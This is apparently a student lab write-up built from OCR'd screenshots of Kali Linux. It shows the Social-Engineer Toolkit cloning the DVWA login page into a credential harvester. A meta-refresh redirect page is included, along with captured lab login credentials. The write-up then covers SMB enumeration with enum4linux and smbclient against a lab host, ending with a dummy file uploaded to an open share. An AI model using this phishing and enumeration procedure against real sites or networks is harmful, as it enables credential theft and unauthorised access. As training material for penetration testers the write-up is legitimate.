```




```
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```




```
[-] Credential harvester will allow you to utilize the clone capabilities wit
hin SET
[-] to harvest credentials or parameters from a website as well as place them
 into a report

-----------------------------------------------------------------------------
--
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * -
--

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.1
5]:10.6.6.1
```




```
 into a report

--
—— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * -
--

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.1
5]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vm
```




```
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.1
5]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vm

[*] Cloning the website: http://dvwa.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


~/Desktop/reproduce.html - Mousepad
File
Edit
Search
View
Document
Help
Untitled 1
reproduce.html


```
<html>
<head>
<meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />

</head>
</html>

```



10.6.6.1
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Username
Password
Login
Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project.



```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.1
5]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vm

[*] Cloning the website: http://dvwa.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [18/Dec/2025 04:33:06] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [18/Dec/2025 04:33:07] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=reproduce2@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=ohjlry735
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=be47ea6feec44f5a8473fe33bd452c29
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.6.6.1 - - [18/Dec/2025 04:34:16] "POST /index.html HTTP/1.1" 302 -
```



Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project.

The use of Enum4linux and smbclient for Window Information gathering and File Management

enum4linux

- Purpose: A Linux tool used for enumerating information from Windows machines via SMB (Server Message Block) protocol.
- enum4linux = information gathering tool for Windows SMB services.
- Capabilities:
  - Retrieves usernames, groups, shares, and operating system details.
  - Helps penetration testers and system administrators gather reconnaissance data during security assessments.
- Use Case: Commonly employed in network auditing to identify potential attack surfaces in Windows environments.

smbclient

- Purpose: A command-line utility that allows Linux/Unix systems to interact with SMB/CIFS shares (like Windows file shares).
- smbclient = file access and management tool for SMB shares.
- Capabilities:
  - Connects to shared folders on Windows or Samba servers.
  - Supports file transfers, directory browsing, and remote file management.
- Use Case: Functions much like an FTP client but for SMB shares, making it useful for file sharing and troubleshooting network access.

Commands and steps for enum4linux & smbclient

```
sudo su

enum4linux -help

nmap -sN 172.17.0.0/24

enum4linux -U 172.17.0.2

enum4linux -n 172.17.0.2
```

```
enum4linux -o 172.17.0.2
enum4linux -S 172.17.0.2
enum4linux -Sv 172.17.0.2
enum4linux -P 172.17.0.2
enum4linux -a 172.17.0.2
smbclient --help
smbclient -L //172.17.0.2/
```

Password for [WORKGROUP\root]: Press Enter

```
smbclient //172.17.0.2/tmp
```

Password for [WORKGROUP\root]: Press Enter

Type help

Type dir

Open new Terminal

```
nano virus.exe
```

Type any words of your choice (Eg. I am a student of Parocyber)

ctrl + x

y

Press Enter

```
ls
cat virus.exe
```

Return to old terminal


```
put virus.exe group_work.txt
dir
quit
```

Below are the screenshots of the step involved in the use of enum4linux and smbclient.


For the example below;

Target Ip: 172.17.0.2

